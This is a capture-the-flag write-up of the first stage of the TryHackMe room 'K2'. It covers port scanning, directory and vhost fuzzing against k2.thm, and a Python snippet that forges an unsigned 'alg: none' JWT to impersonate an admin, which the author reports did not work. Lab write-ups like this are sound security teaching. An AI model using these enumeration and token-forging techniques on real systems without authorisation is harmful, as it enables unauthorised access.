K2
K2
Platform: TryHackMe
Difficulty: Hard
Date: May 14–16, 2026
Category: Chained Machines / Active Directory / Web
About this room
K2 is a multi-stage, chained-machine room designed around realistic lateral movement across three distinct environments. Information gathered in each stage is required to progress to the next - credentials, hashes, and usernames all carry forward.
The IT team assures you the network is secure. Prove them wrong.
Stages
| Stage | Machine | Focus |
|---|---|---|
| Base Camp | Linux web server | Web exploitation, SQLi, privilege escalation |
| Middle Camp | Windows AD #1 | Active Directory, credential reuse, Backup Operators |
| The Summit | Windows AD #2 (Root DC) | RBCD attack, Domain Admin |
Base Camp
Date: May 14, 2026
Target IP: 10.114.165.49
About Base Camp
You have been asked to run a vulnerability test on the K2 network in order to see if there is any way that a malicious actor would be able to infiltrate.

The IT team assures you that the network is secure and that you won't be able to make your way up the mountain.

They have only provided you with their external website called k2.thm.
Tasks
- What is the user flag?
- What is the root flag?
- What are the usernames and passwords that had access to the server? List the usernames in alphabetical order with their corresponding password separated by a comma. Format is username:password.
- Two users have their full names on display. What are their names? In Alphabetical order. Format is first name last name separated by a comma.
Initial enumeration
nmap -sCV -p 1-10000 -oN nmap/initial k2.thm
Open ports:
- 22 (SSH) OpenSSH 8.2p1 Ubuntu 4ubuntu0.7
- 80 (HTTP) nginx 1.18.0
Web server enumeration
gobuster dir -u http://k2.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,py,txtFound:

- /home (This is just the default homepage)
There are 4 different options Intro, Work, About,Contact. All of them except Contact are regular text/information in a different language than English.

Contact

Captured the form submission in Burp Suite. The form POSTs to /home but the server responds with 405 Method Not Allowed – only GET/HEAD/OPTIONS allowed on that endpoint. The parameters sent are:
name=test&[email protected]&message=hello
This suggests the form may be misconfigured and doesn't do anything useful. Moving on to subdomain enumeration.
Vhost Enumeration
Found two subdomain
admin.k2.thm- admin panel, login onlyit.k2.thm- ticket system with login and registration
ffuf -u 'http://k2.thm/' -H "Host: FUZZ.k2.thm" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc all -t 50 -fs 13229


Visiting http://it.k2.thm, we see that we can log in and create a account.

Visiting http://admin.k2.thm, we see that we can only log in.

I was able to make a account so this works better than the previous attempt on contact.
Also tried to login with this account on admin but no luck there.
It's a system for submitting tickets.
Hunting for a way in


With access to it.k2.thm as a regular user, the session cookie is a JWT. Inspecting it on jwt.io reveals the payload contains id: 1 and the header is missing the alg claim, a textbook indicator of a potential JWT Algorithm None vulnerability.
The idea: craft a token with "alg": "none" and no signature, setting id: 0 to impersonate the admin.
python3 -c "
import base64, json

header = json.dumps({'alg':'none','typ':'JWT'}, separators=(',',':')).encode()
payload = json.dumps({'auth_username':'admin','id':0,'loggedin':True}, separators=(',',':')).encode()

h = base64.urlsafe_b64encode(header).rstrip(b'=').decode()
p = base64.urlsafe_b64encode(payload).rstrip(b'=').decode()

print(f'{h}.{p}.')
"
Replacing the session cookie with this token and sending a request to /dashboard returned a 302 redirect to /login, the server verifies the signature. Algorithm None attack failed.
